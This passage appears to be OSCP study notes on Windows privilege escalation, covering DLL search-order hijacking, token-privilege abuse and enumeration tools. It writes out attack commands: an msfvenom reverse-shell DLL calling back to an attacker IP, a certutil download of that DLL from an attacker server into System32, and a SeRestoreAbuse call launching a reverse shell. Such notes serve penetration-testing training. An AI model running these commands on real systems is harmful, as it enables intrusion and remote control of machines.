DLL Search Order Vulnerability: The Print Spooler service (or related processes) has a vulnerability in how it searches for DLLs:
- When certain privileged processes need
version.dll, they search multiple locations in a specific order - The exploit abuses the search order by placing a malicious
version.dllin a location that gets checked before the legitimateC:\Windows\System32\version.dll - The .NET Framework directory can be in that search path under certain conditions
Why it triggers on reboot:
The Print Spooler service:
- Runs with SYSTEM privileges (highest level)
- Starts automatically at boot
- When it starts, it may load various DLLs including version.dll
- If the attacker’s malicious version.dll is planted in the right location with proper symbolic links, it gets loaded instead of the legitimate one
- Boom - malicious code runs with SYSTEM privileges
SeManageVolumePrivilege Abuse
By exploiting this vulnerability, we can escalate privileges by modifying the write permissions on C:\Windows\System32, making it writable. This allows us to perform DLL injection, potentially gaining higher system privileges.
.\SeManageVolumeExploit.exeDLL Injection
By injecting a malicious Dynamic Link Library (DLL) into a process with higher privileges, we can execute arbitrary code within that process’s context. If the targeted process is running as SYSTEM or another high-privilege user, this can result in privilege escalation, granting greater control over the system.
Using dllref by Siren Security, we identified that tzres.dll is associated with systeminfo. Normally, running systeminfo displays system details, but if we inject a malicious tzres.dll, we can hijack the process. This allows us to execute a reverse shell, leading to privilege escalation and higher system access.
tzres.dll
C:\Windows\System32\wbem\tzres.dll (systeminfo, NetworkService)
To escalate privileges using DLL Injection, we first need to create a malicious DLL that executes a payload when loaded by the target process. This payload could be a reverse shell, the creation of a privileged user, or any other command that grants higher-level access.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.xxx LPORT=443 -f dll -o tzres.dllReplace the original tzres.dll in C:\Windows\System32\wbem\ with the malicious tzres.dll generated using msfvenomby downloading it from the attacker’s server:
cd C:\Windows\System32\wbem\certutil.exe -urlcache -split -f http://192.168.45.197/tzres.dllthen execute systeminfo
systeminfoSeRestorePrivilege Abuse
We have a compiled binary for that
.\SeRestoreAbuse.exe "cmd /c C:\Users\svc_apache$\Documents\rev.exe"Installed Programs enumeration
it is important to check both folder C:\Program Files and C:\Program Files (x86) for installed software as system or as admin, we can check this by running
dir /a /o /q/a→ show all files, including hidden/system./o→ order the list (by name, size, date, etc. — default is alphabetical)./q→ show the file owner.
Watch-Command (pspy alternative)
when a task is not a native windows scheduled task and there is some other mechanism triggering it, we can use Watch-Command
for all processes:
Get-Process | Watch-Command -Diff -Cont -Verbosefor a specific process we are suspicious of
Get-Process | Where-Object { $_.Name -eq "backup" } | Watch-Command -Diff -Cont –Verbose Or
Get-Process backup -ErrorAction SilentlyContinue | Watch-Command -Difference -Continuous -Seconds 30Windows environment variables check
some passwords could be hidden in environment variables, so we need to check those
setAutomated privesc strategy
1. Windows PrivescCheck script
Start with PrivescCheck.ps1. I think it’s the cleanest and most efficient tool for Windows PrivEsc enumeration. (https://github.com/itm4n/PrivescCheck)
Use these commands to run the PrivescCheck.ps1 script.
powershell -ep bypass -c “. .\PrivescCheck.ps1; Invoke-PrivescCheck -Format TXT,HTML”Or (extended check)
powershell -ep bypass -c “. .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended -Report PrivescCheck_$($env:COMPUTERNAME) -Format TXT,HTML”- How to Use It: Run the script and skip to the summary table at the very end in the cmd.
- What to Ignore (Usually): Ignore the section for “Missing Patches” and similar low,info value findings, as these often lead to complicated, non-exam exploits.
- What to Focus On (The Quick Wins): Target everything else that says ‘KO’ (Knockout) or indicates a vulnerability. This tool will help you with finding frustrating, manual problems like unquoted service paths, service binaries you can overwrite, scheduled tasks, and other file permission issues.
2. The Backup: winPEASany.exe
Keep winPEASany.exe as your backup. It’s definitely “uglier” to look at—the output can be overwhelming—but it’s thorough and will catch a few things PrivescCheck might miss.
- How to Use It: Don’t spend a long time staring at the walls of text. Quickly scan the output for anything highlighted in bright colors or anything that instantly stands out, like clear-text passwords in configuration files or autologon credentials.
- Strategy: Treat
winPEASas a final net. IfPrivescCheckgives you nothing, run this one quickly, look for obvious secrets, and move on.
Note again these tools should be your side hustle. Manual enumeration in the oscp exam is irreplacable. The tool may never give the hint/path/secret which one may find via manual enumeration methods.